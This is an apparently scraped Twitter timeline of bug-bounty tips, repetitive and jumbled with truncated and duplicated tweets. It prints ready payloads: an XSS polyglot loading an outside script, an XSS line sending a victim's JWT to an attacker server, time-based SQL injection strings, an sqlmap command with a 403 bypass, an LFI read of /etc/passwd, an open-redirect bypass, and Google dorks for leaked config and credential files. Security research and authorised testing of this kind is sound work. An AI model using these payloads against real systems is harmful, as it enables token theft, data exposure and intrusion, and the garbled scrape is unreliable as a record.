[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[Mar 30](https://twitter.com/TakSec/status/1641485712083259393)

Google Dorks - Extensions: site:"example[.]com" ext:log | ext:txt | ext:conf | ext:cnf | ext:ini | ext:env | ext:sh | ext:bak | ext:backup | ext:swp | ext:old | ext:~ | ext:git | ext:svn | ext:htpasswd | ext:htaccess Find sensitive file leaks [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#seo](https://twitter.com/hashtag/seo?src=hashtag_click)

5

80

316

[19.1K](https://twitter.com/TakSec/status/1641485712083259393/analytics)

[IMG_256](https://twitter.com/7h3h4ckv157)

[7h3h4ckv157](https://twitter.com/7h3h4ckv157)

[@7h3h4ckv157](https://twitter.com/7h3h4ckv157)

·

[Apr 3](https://twitter.com/7h3h4ckv157/status/1642716985636306944)

SQL Injection & Remote Code Execution [https://link.medium.com/AzpdD0QyGyb](https://t.co/sPrMhe0mm9" \t "https://twitter.com/i/_blank) [#infosecurity](https://twitter.com/hashtag/infosecurity?src=hashtag_click) [#CyberSec](https://twitter.com/hashtag/CyberSec?src=hashtag_click) [#bug](https://twitter.com/hashtag/bug?src=hashtag_click) [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#pwn](https://twitter.com/hashtag/pwn?src=hashtag_click) [#ctf](https://twitter.com/hashtag/ctf?src=hashtag_click) [#CyberSecurityAwareness](https://twitter.com/hashtag/CyberSecurityAwareness?src=hashtag_click) [#cybersecuritytips](https://twitter.com/hashtag/cybersecuritytips?src=hashtag_click) [#Hacking](https://twitter.com/hashtag/Hacking?src=hashtag_click) [#ctf](https://twitter.com/hashtag/ctf?src=hashtag_click) [#Pentesting](https://twitter.com/hashtag/Pentesting?src=hashtag_click) [#SQL](https://twitter.com/hashtag/SQL?src=hashtag_click) [#SqlInjection](https://twitter.com/hashtag/SqlInjection?src=hashtag_click) [#rce](https://twitter.com/hashtag/rce?src=hashtag_click)

[link.medium.com](https://t.co/sPrMhe0mm9" \t "https://twitter.com/i/_blank)

[SQL Injection & Remote Code Execution - Double P1](https://t.co/sPrMhe0mm9" \t "https://twitter.com/i/_blank)

[Hello everyone I thought of sharing my recent finding of Double P1 which recently got solved and they are sending me Goodie Pack for it…](https://t.co/sPrMhe0mm9" \t "https://twitter.com/i/_blank)

4

42

87

[6,543](https://twitter.com/7h3h4ckv157/status/1642716985636306944/analytics)


[IMG_256](https://twitter.com/0x0SojalSec)

[Md Ismail Šojal](https://twitter.com/0x0SojalSec)

[@0x0SojalSec](https://twitter.com/0x0SojalSec)

·

[Apr 1](https://twitter.com/0x0SojalSec/status/1641901770787147777)

XSS polyglot '"onclick=(co\u006efirm)?.`0`><sVg/i="${{7\*7}}"oNload=" 0>(pro\u006dpt)`1`"></svG/</sTyle/</scripT/</textArea/</iFrame/</noScript/</seLect/--><h1><iMg/srC/onerror=alert`2`>%22%3E%3CSvg/onload=confirm`3`//<Script/src=//ChiragXSS.xSs.ht></scripT> [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click)

4

37

125

[8,610](https://twitter.com/0x0SojalSec/status/1641901770787147777/analytics)


[IMG_258](https://twitter.com/0x0SojalSec)

[Md Ismail Šojal](https://twitter.com/0x0SojalSec)

[@0x0SojalSec](https://twitter.com/0x0SojalSec)

·

[Apr 1](https://twitter.com/0x0SojalSec/status/1641900634764091392)

Google Dorks Open Redirect inurl:url=https inurl:url=http inurl:u=https inurl:u=http inurl:redirect?https inurl:redirect?http inurl:redirect=https inurl:redirect=http inurl:link=http inurl:link=https inurl:redirectUrl=http site:[http://paypal.com](https://t.co/mvZj89gAWY" \t "https://twitter.com/i/_blank) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click)


[N$ ](https://twitter.com/nav1n0x)

[@nav1n0x](https://twitter.com/nav1n0x)

·

[Apr 1](https://twitter.com/nav1n0x/status/1642123884076969985)

If you have a JSON login page, test blind-SQL injection directly in the username and/or password fields like below. [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) [#SQLInjection](https://twitter.com/hashtag/SQLInjection?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) Payload injected in username input field:

[](https://twitter.com/nav1n0x/status/1642123884076969985/photo/1)


30

254

898

[61.6K](https://twitter.com/nav1n0x/status/1642123884076969985/analytics)

[IMG_258](https://twitter.com/bughuntar)

[](https://twitter.com/bughuntar)

[@bughuntar](https://twitter.com/bughuntar)

·

[Apr 2](https://twitter.com/bughuntar/status/1642310271694938114)

Sometimes you may see jwt token saved in the localStorage. Then you can steal the token through XSS and lead to account takeover. Payload: document.location="https://attacker-server?victim\_jwt\_token"+document.localStorage.getItem("jwt\_token")

Bookmarks

@sgaseye

See new Tweets

Bookmarks

[IMG_256](https://twitter.com/TakSec)


[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[Mar 31](https://twitter.com/TakSec/status/1641837345845710852)

Google Dork - API Docs: inurl:apidocs | inurl:api-docs | inurl:swagger | inurl:api-explorer site:"example[.]com" Uncover hidden API endpoints [#recon](https://twitter.com/hashtag/recon?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#seo](https://twitter.com/hashtag/seo?src=hashtag_click)

[](https://twitter.com/TakSec/status/1641837345845710852/photo/1)

12

109

409

[37.6K](https://twitter.com/TakSec/status/1641837345845710852/analytics)

[IMG_259](https://twitter.com/atomiczsec)

[Gavin Kramer](https://twitter.com/atomiczsec)

[@atomiczsec](https://twitter.com/atomiczsec)

·

[Apr 2](https://twitter.com/atomiczsec/status/1642241367446282243)

Here is my twitter circle (All love to you people): 1st Circle:

[@I\_Am\_Jakoby](https://twitter.com/I_Am_Jakoby)

[@0xConda](https://twitter.com/0xConda)

[@Gi7w0rm](https://twitter.com/Gi7w0rm)


@MatzeCCS

[@fattselimi](https://twitter.com/fattselimi)

[@NahamSec](https://twitter.com/NahamSec)

[@CosmodiumCS](https://twitter.com/CosmodiumCS)

[@maikroservice](https://twitter.com/maikroservice)

[](https://twitter.com/atomiczsec/status/1642241367446282243/photo/1)

13

4

64

[5,668](https://twitter.com/atomiczsec/status/1642241367446282243/analytics)

[IMG_261](https://twitter.com/bytehx343)

[bytehx](https://twitter.com/bytehx343)

[@bytehx343](https://twitter.com/bytehx343)

·

[Mar 29](https://twitter.com/bytehx343/status/1641086385020096512)

I just released a tool called "jsleak" , which is written in Go. It is a simple tool designed to uncover secrets and find links in JavaScript files or source code. You can check it out here: [https://github.com/channyein1337/jsleak…](https://t.co/itPk0jZhuR" \t "https://twitter.com/i/_blank)

[](https://twitter.com/bytehx343/status/1641086385020096512/photo/1)

17

158

526

[42.3K](https://twitter.com/bytehx343/status/1641086385020096512/analytics)

[IMG_263](https://twitter.com/nav1n0x)

[N$ ](https://twitter.com/nav1n0x)

[@nav1n0x](https://twitter.com/nav1n0x)

·

[Apr 2](https://twitter.com/nav1n0x/status/1642271115689992193)

Replying to

[@nav1n0x](https://twitter.com/nav1n0x)

Someone asked me how to pass JSON data in SQLMAP, here is what I used: sqlmap -u '[https://internal.sudomain.target.com](https://t.co/iyJPL4P8f0" \t "https://twitter.com/i/_blank)' --data '{"User":"abcdefg","Pwd":"Abc@123"}' --random-agent --ignore-code=403 --dbs --hex --ignore-code=403 ==> Bypass HTTP 403 Forbidden

2

50

161

[8,557](https://twitter.com/nav1n0x/status/1642271115689992193/analytics)

[IMG_265](https://twitter.com/nav1n0x)

[N$ ](https://twitter.com/nav1n0x)

[@nav1n0x](https://twitter.com/nav1n0x)

·

[Apr 1](https://twitter.com/nav1n0x/status/1642123886920695808)

Replying to

[@nav1n0x](https://twitter.com/nav1n0x)

If the delay is confirmed, use SQLMap or Ghauri to escalate it to SQL injection. Here, I inject the payload into Password input field:

[](https://twitter.com/nav1n0x/status/1642123886920695808/photo/1)

5

12

115

[11.6K](https://twitter.com/nav1n0x/status/1642123886920695808/analytics)

[IMG_268](https://twitter.com/nav1n0x)

[N$ ](https://twitter.com/nav1n0x)

[@nav1n0x](https://twitter.com/nav1n0x)

·

[Apr 1](https://twitter.com/nav1n0x/status/1642123884076969985)

[Gavin Kramer](https://twitter.com/atomiczsec)

[@atomiczsec](https://twitter.com/atomiczsec)

·

[Apr 2](https://twitter.com/atomiczsec/status/1642241367446282243)

Here is my twitter circle (All love to you people): 1st Circle:

[@I\_Am\_Jakoby](https://twitter.com/I_Am_Jakoby)

[@0xConda](https://twitter.com/0xConda)

[@Gi7w0rm](https://twitter.com/Gi7w0rm)


@MatzeCCS

[@fattselimi](https://twitter.com/fattselimi)

[@NahamSec](https://twitter.com/NahamSec)

[@CosmodiumCS](https://twitter.com/CosmodiumCS)

[@maikroservice](https://twitter.com/maikroservice)

[](https://twitter.com/atomiczsec/status/1642241367446282243/photo/1)

13

4

64

[5,668](https://twitter.com/atomiczsec/status/1642241367446282243/analytics)

[IMG_257](https://twitter.com/bytehx343)

[bytehx](https://twitter.com/bytehx343)

[@bytehx343](https://twitter.com/bytehx343)

·

[Mar 29](https://twitter.com/bytehx343/status/1641086385020096512)

I just released a tool called "jsleak" , which is written in Go. It is a simple tool designed to uncover secrets and find links in JavaScript files or source code. You can check it out here: [https://github.com/channyein1337/jsleak…](https://t.co/itPk0jZhuR" \t "https://twitter.com/i/_blank)

[](https://twitter.com/bytehx343/status/1641086385020096512/photo/1)

17

158

526

[42.3K](https://twitter.com/bytehx343/status/1641086385020096512/analytics)

[IMG_259](https://twitter.com/nav1n0x)

[N$ ](https://twitter.com/nav1n0x)

[@nav1n0x](https://twitter.com/nav1n0x)

·

[Apr 2](https://twitter.com/nav1n0x/status/1642271115689992193)

[IMG_256](https://twitter.com/NoRed0x)


[Karim Habeeb](https://twitter.com/NoRed0x)

[@NoRed0x](https://twitter.com/NoRed0x)

·

[Mar 30](https://twitter.com/NoRed0x/status/1641435638754062337)

wordpress-wpconfig Sensitive Data Exposure: Check for [http://wp-config.php.save](https://t.co/9uyOKPFKto" \t "https://twitter.com/i/_blank) endpoint maybe you will get juicy data. enjoy [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#ethicalhacking](https://twitter.com/hashtag/ethicalhacking?src=hashtag_click)

[](https://twitter.com/NoRed0x/status/1641435638754062337/photo/1)

9

93

384

[40.2K](https://twitter.com/NoRed0x/status/1641435638754062337/analytics)

[IMG_258](https://twitter.com/TakSec)


[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[Mar 31](https://twitter.com/TakSec/status/1641837345845710852)

Google Dork - API Docs: inurl:apidocs | inurl:api-docs | inurl:swagger | inurl:api-explorer site:"example[.]com" Uncover hidden API endpoints [#recon](https://twitter.com/hashtag/recon?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#seo](https://twitter.com/hashtag/seo?src=hashtag_click)

[](https://twitter.com/TakSec/status/1641837345845710852/photo/1)

12

109

409

[37.6K](https://twitter.com/TakSec/status/1641837345845710852/analytics)

[IMG_261](https://twitter.com/atomiczsec)

[Gavin Kramer](https://twitter.com/atomiczsec)

[@atomiczsec](https://twitter.com/atomiczsec)

·

[Apr 2](https://twitter.com/atomiczsec/status/1642241367446282243)

[IMG_256](https://twitter.com/NinadMishra5)

[Ninad Mishra](https://twitter.com/NinadMishra5)

[@NinadMishra5](https://twitter.com/NinadMishra5)


·

[Mar 28](https://twitter.com/NinadMishra5/status/1640763933094182915)

when you are looking for bugs like SSRF & Open Redirect. and there is a blacklisted character. try to bypassed using other Unicode characters. I found Open Redirect Bypass Using (。) Chinese dot "%E3%80%82". poc: redirect\_to=////evil%E3%80%82com credit:

[@h4x0r\_dz](https://twitter.com/h4x0r_dz)

[#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click)

[](https://twitter.com/NinadMishra5/status/1640763933094182915/photo/1)


17

117

487

[37.9K](https://twitter.com/NinadMishra5/status/1640763933094182915/analytics)

[IMG_258](https://twitter.com/bughuntar)

[](https://twitter.com/bughuntar)


[@bughuntar](https://twitter.com/bughuntar)

·

[Mar 29](https://twitter.com/bughuntar/status/1640962975812186112)

123 tools for Hackers and Bug Bounty Hunters

[](https://twitter.com/bughuntar/status/1640962975812186112/photo/1)

[](https://twitter.com/bughuntar/status/1640962975812186112/photo/2)

14

240

743

[43.7K](https://twitter.com/bughuntar/status/1640962975812186112/analytics)

[IMG_262](https://twitter.com/NoRed0x)

[Karim Habeeb](https://twitter.com/NoRed0x)

[@NoRed0x](https://twitter.com/NoRed0x)

·

[Mar 30](https://twitter.com/NoRed0x/status/1641435638754062337)


[](https://twitter.com/dilagrafie)

[@dilagrafie](https://twitter.com/dilagrafie)

·

[Mar 28](https://twitter.com/dilagrafie/status/1640763992032378894)

LFI in Laravel  Framework. [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) Payload: //////////////////../../../../../../../../etc/passwd An Ghost Clan channel [https://t.me/dilagrafie](https://t.co/Xky4ogCF4C" \t "https://twitter.com/i/_blank) [#HackersFactory](https://twitter.com/hashtag/HackersFactory?src=hashtag_click)

[](https://twitter.com/dilagrafie/status/1640763992032378894/photo/1)

5

57

301

[18.2K](https://twitter.com/dilagrafie/status/1640763992032378894/analytics)

[IMG_258](https://twitter.com/Hammad7361)

[Hammad ](https://twitter.com/Hammad7361)

[@Hammad7361](https://twitter.com/Hammad7361)


·

[Mar 22](https://twitter.com/Hammad7361/status/1638262316104818688)

Found another SQLi on

[@Bugcrowd](https://twitter.com/Bugcrowd)

's private program [#ItTakesACrowd](https://twitter.com/hashtag/ItTakesACrowd?src=hashtag_click) [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) Tip: Use this payload 0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z In the value of every parameter and check if response delays according to the provided time in payload

[](https://twitter.com/Hammad7361/status/1638262316104818688/photo/1)

[](https://twitter.com/Hammad7361/status/1638262316104818688/photo/2)

26

187

697

[40K](https://twitter.com/Hammad7361/status/1638262316104818688/analytics)

[IMG_262](https://twitter.com/NinadMishra5)

[Ninad Mishra](https://twitter.com/NinadMishra5)

[@NinadMishra5](https://twitter.com/NinadMishra5)

·

[Mar 28](https://twitter.com/NinadMishra5/status/1640763933094182915)

[elsec](https://twitter.com/adrielsec)

[@adrielsec](https://twitter.com/adrielsec)

·

[Jul 29](https://twitter.com/adrielsec/status/1685346294162751493)

Bypass email verification [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click) [#bugbountytip](https://twitter.com/hashtag/bugbountytip?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click)

[](https://t.co/c6UCXOgQ04" \t "https://twitter.com/i/_blank)

[canmustdie.medium.com](https://t.co/c6UCXOgQ04" \t "https://twitter.com/i/_blank)

[Bypassing email verification of high-profile tech company ($$$)](https://t.co/c6UCXOgQ04" \t "https://twitter.com/i/_blank)


[Hi guys, after almost a year, I thought I should create a new write-up. Today, I’m gonna show you the email verification bypass…](https://t.co/c6UCXOgQ04" \t "https://twitter.com/i/_blank)

46

140

[4,665](https://twitter.com/adrielsec/status/1685346294162751493/analytics)

[IMG_259](https://twitter.com/bughuntar)

[](https://twitter.com/bughuntar)

[@bughuntar](https://twitter.com/bughuntar)

·

[Mar 30](https://twitter.com/bughuntar/status/1641220440759889926)

Vulnerability Scanners [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#cybersecuritytips](https://twitter.com/hashtag/cybersecuritytips?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#redteam](https://twitter.com/hashtag/redteam?src=hashtag_click) [#informationsecurity](https://twitter.com/hashtag/informationsecurity?src=hashtag_click) [#CyberSec](https://twitter.com/hashtag/CyberSec?src=hashtag_click) [#networking](https://twitter.com/hashtag/networking?src=hashtag_click) [#networksecurity](https://twitter.com/hashtag/networksecurity?src=hashtag_click) [#infosecurity](https://twitter.com/hashtag/infosecurity?src=hashtag_click) [#cyberattacks](https://twitter.com/hashtag/cyberattacks?src=hashtag_click) [#security](https://twitter.com/hashtag/security?src=hashtag_click) [#linux](https://twitter.com/hashtag/linux?src=hashtag_click) [#cybersecurityawareness](https://twitter.com/hashtag/cybersecurityawareness?src=hashtag_click) [#bugbounty](https://twitter.com/hashtag/bugbounty?src=hashtag_click) [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click)

[](https://twitter.com/bughuntar/status/1641220440759889926/photo/1)

75

209

[12K](https://twitter.com/bughuntar/status/1641220440759889926/analytics)

[IMG_256](https://twitter.com/abhinavsecond)

[Abhinav](https://twitter.com/abhinavsecond)

[@abhinavsecond](https://twitter.com/abhinavsecond)

·

[Apr 4](https://twitter.com/abhinavsecond/status/1643148814033772546)

How to approach/exploit a target running on Microsoft .NET Framework and giving an error page link this?? I have read few article but nothing came helpful. Any suggestions

[@h4x0r\_dz](https://twitter.com/h4x0r_dz)

@Aacle\_


[@bxmbn](https://twitter.com/bxmbn)

[@MrTuxracer](https://twitter.com/MrTuxracer)

[@GodfatherOrwa](https://twitter.com/GodfatherOrwa)

[@osamaavvan](https://twitter.com/osamaavvan)

[@nav1n0x](https://twitter.com/nav1n0x)

[](https://twitter.com/abhinavsecond/status/1643148814033772546/photo/1)

3

4

34

[9,680](https://twitter.com/abhinavsecond/status/1643148814033772546/analytics)

[IMG_259](https://twitter.com/_Zer0Sec_)

[4RMAND.EXE](https://twitter.com/_Zer0Sec_)

[@\_Zer0Sec\_](https://twitter.com/_Zer0Sec_)

·

[Jul 29](https://twitter.com/_Zer0Sec_/status/1685319137839460352)

JS file parse + Forced Browsing while unauthenticated 1. Saw admin endpoints in a JS file 2. Led to 403s 3. Fuzzed > found /adminarea/users/images but 403 again 4. Burp > Intruder > fuzzed /users/1-100 5. Large listing of actual user photos/PII [#bugbountytips](https://twitter.com/hashtag/bugbountytips?src=hashtag_click) [#BugBounty](https://twitter.com/hashtag/BugBounty?src=hashtag_click)

[](https://twitter.com/_Zer0Sec_/status/1685319137839460352/photo/1)

14

107

494

[22.3K](https://twitter.com/_Zer0Sec_/status/1685319137839460352/analytics)

[IMG_263](https://twitter.com/adrielsec)

[elsec](https://twitter.com/adrielsec)

[@adrielsec](https://twitter.com/adrielsec)

·

[Jul 29](https://twitter.com/adrielsec/status/1685346294162751493)

[IMG_256](https://twitter.com/viehgroup)

[VIEH Group](https://twitter.com/viehgroup)

[@viehgroup](https://twitter.com/viehgroup)

·

[May 10](https://twitter.com/viehgroup/status/1656129398678929410)

Generate Dorks for finding Sensitive info [https://youtu.be/U5bu2l1qtok](https://t.co/o3et46qLFI" \t "https://twitter.com/i/_blank) [#hacking](https://twitter.com/hashtag/hacking?src=hashtag_click) [#cybersecurity](https://twitter.com/hashtag/cybersecurity?src=hashtag_click) [#infosec](https://twitter.com/hashtag/infosec?src=hashtag_click) [#googledork](https://twitter.com/hashtag/googledork?src=hashtag_click) [#hacker](https://twitter.com/hashtag/hacker?src=hashtag_click) [#pentesting](https://twitter.com/hashtag/pentesting?src=hashtag_click) [#pentester](https://twitter.com/hashtag/pentester?src=hashtag_click) [#viehgroup](https://twitter.com/hashtag/viehgroup?src=hashtag_click) [#osint](https://twitter.com/hashtag/osint?src=hashtag_click)

youtube.com

DorkGPT| Generate Dorks for finding sensitive info| #osint |...

OSINT Series: DorkGPT | Generate Google Dorks for finding sensitive info | Open-Source Intelligence | Ai toolTool link: dorkgpt.com#cybersecurity #pentesting...

2

1

[140](https://twitter.com/viehgroup/status/1656129398678929410/analytics)

[IMG_260](https://twitter.com/KeyloginSec)

